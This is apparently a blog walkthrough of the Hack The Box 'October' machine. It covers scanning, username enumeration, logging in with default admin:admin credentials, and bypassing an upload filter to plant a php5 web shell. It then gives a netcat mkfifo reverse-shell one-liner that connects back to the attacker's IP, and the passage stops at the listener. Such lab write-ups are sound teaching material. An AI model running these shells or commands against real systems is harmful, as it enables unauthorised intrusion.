HTB-October

October was a pretty chill box other than the privilege escalation part. Buffer Overflow is disappearing these days and even OSCP has replaced it's buffer overflow content into Active Directory instead. This was my first time doing buffer overflow and it was not easy.

I first gained access to October CMS backend through the credentials (admin:admin) and from there I spawned a reverse shell by uploading p0wny-shell. For privilege escalation, I ran lse.sh and it found /usr/local/bin/ovrflw which is an uncommon SUID binary. Using /usr/local/bin/ovrflw, buffer overflow was done and it got me a shell as the root.

Information Gathering

Rustscan

Rustscan finds SSH and HTTP running on October(target):

```
┌──(yoon㉿kali)-[~/Documents/htb/october]
└─$ rustscan --addresses 10.10.10.16 --range 1-65535
```

```
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢
<snip>
Host is up, received syn-ack (0.36s latency).
Scanned at 2024-04-19 00:47:24 EDT for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```

Nmap


Nmap finds that **October CMS** is running with **vanilla** theme on HTTP:

```
┌──(yoon㉿kali)-[~/Documents/htb/october]
└─$ sudo nmap -sVC -p 22,80 10.10.10.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 00:48 EDT
Nmap scan report for 10.10.10.16
Host is up (0.34s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)
|   2048 16:08:68:51:d1:7b:07:5a:34:66:0d:4c:d0:25:56:f5 (RSA)
|   256 e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)
|_  256 89:85:90:98:20:bf:03:5d:35:7f:4a:a9:e1:1b:65:31 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: October CMS - Vanilla
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.64 seconds
```


Enumeration

HTTP - TCP 80

The website seemes to be default theme page for October CMS's vanilla theme:




`/account` page provides feature to sign-in or to register a new user:



I will try registering random user since it provides such feature:

However,it rejects my request saying there is not space left on the device.




There are some hexademical values that is revaled on the error message and it could be some sort of Web Tokens:

```
file_put_contents(/var/www/html/cms/storage/framework/cache/15/1e/151e66eb
a30b599d37437dd3b40c558d): failed to open stream: No space left on device

file_put_contents(/var/www/html/cms/storage/framework/sessions/d9024fedc13
b561aacab713c49acfa74c2a6d353): failed to open stream: No space left on
device
```

Unfortunately, from some more enumeration, it seems to be just file paths.

`/forum` directory shows bunch of channels but nothing much could be done here:



Directory Bruteforce


I wil move on to directory bruteforcing using feroxbuster:

`sudo feroxbuster -u http://10.10.10.16 -n -x php -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -C 404`


```
http://10.10.10.16/
http://10.10.10.16/backend/backend/auth
http://10.10.10.16/modules/system/assets/vendor/syntaxhighlighter/scripts/shBrushPhp.js

http://10.10.10.16/backend/
http://10.10.10.16/modules/system/assets/vendor/syntaxhighlighter/scripts/shCore.js

http://10.10.10.16/modules/system/assets/vendor/syntaxhighlighter/scripts/shBrushXml.js
http://10.10.10.16/backend/backend/
http://10.10.10.16/modules/system/assets/vendor/syntaxhighlighter/styles/shCore.css
http://10.10.10.16/modules/system/assets/css/styles.css
```

Feroxbuster discovers **16** valid paths and several of them looks interesting, such as **backend**.


I can also map the web app using Burp Suite as such:



Visiting newly discovered path, `/backend/backend/auth/signin`, I see another login page:



Cliking on **Forgot your password?** leads me to `/backend/backend/auth/restore`, and I can verfiy if the user exists or not through the error message as such:



Access /backend/cms

I will try bruteforcing valid username through Burp Suite intruder.

I first intercept the request for restoring password:

```
POST /backend/backend/auth/restore HTTP/1.1
Host: 10.10.10.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Origin: http://10.10.10.16
Connection: close
Referer: http://10.10.10.16/backend/backend/auth/restore
Cookie: october_session=
eyJpdiI6IjFEd1RIN2VTWDNVcGNNR3VZdjhidUE9PSIsInZhbHVlIjoiRmZLc014S0IxVEpRZHRnUUxpOWlFN1F4XC9JQ3lSelQ4R0Yra2Y1K3MzM1hobldZaUpFZTBMZ3
O0dzO9IiwibWFjIjoiYmEyYWQ5MTUzYTFkMmQxY2VmODc0ZTk1YTAxZDZmNzIxNmMwZjA5NjBmZTVlNTJjYzQ5ZjExMDRjZTA1ZTBiNCJ9
Upgrade-Insecure-Requests: 1

_session_key=d9024fedc13b561aacab713c49acfa74c2a6d353s&_token=yJkMXDj72LMeAvqkKNOuo8SCsGZk4pGdcBOwjxFQ&postback=1&login=§rain§
```

I try all the userames from **/usr/share/seclists/Usernames/cirt-default-usernames.txt** and filter out error message(`A user could not be found with a login value of`) using negative search:

Request	Payload	Status	Error	Timeout	Length
8	1	200	☐	☐	11557
14	2	200	☐	☐	11563
19	5	200	☐	☐	11555
21	7	200	☐	☐	11557
24	ADMIN	200	☐	☐	11810
48	Admin	302	☐	☐	1099
494	admin	302	☐	☐	1099


It seems like username **Admin** is valid. input 1,2,5,7 are not filtered since it is too short and it pops different error message from other username tries.

Tring again with username **Admin** and random password, it confirms username is valid:

> A user was found to match all plain text credentials however hashed credential "password" did not match.

I tried bruteforcing password as well using hydra and I eneded up getting user **Admin** being suspended. I resetted the box and tried several default passwords and it turned out password is same as the username: **admin**


Using the credentials(admin:admin), I now have access to `/backend/cms`:




Shell as www-data

After sign-in, I am given several more features.

`/backend/backend/users/myaccount` shows the domain name october.htb:



I can upload files through `/backend/cms/media`:




Upload Protection Bypass

Researching a bit about October CMS Media upload, it seems that there is a upload filter that works with black-list method.


Reading Metasploit module code from here, it creates payload with extension of **php5**:

```
evil = "<?php #{payload.encoded} ?>"
payload_name = "#{rand_text_alpha(8..13)}.php5"
```

I will upload p0wny-shell to it with extension of **php5** and it succsfully uploads:



I can access the php wb shell through `/storage/app/media/p0wny-shell.php5` and it works fine as **www-data**:



Reverse Shell

Running the following command towards my local netcat listener, it spawns a better shell:

`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.21 1337 >/tmp/f`

```
┌──(yoon㉿kali)-[~/Documents/htb/october]
└─$ rlwrap nc -lvnp 1337
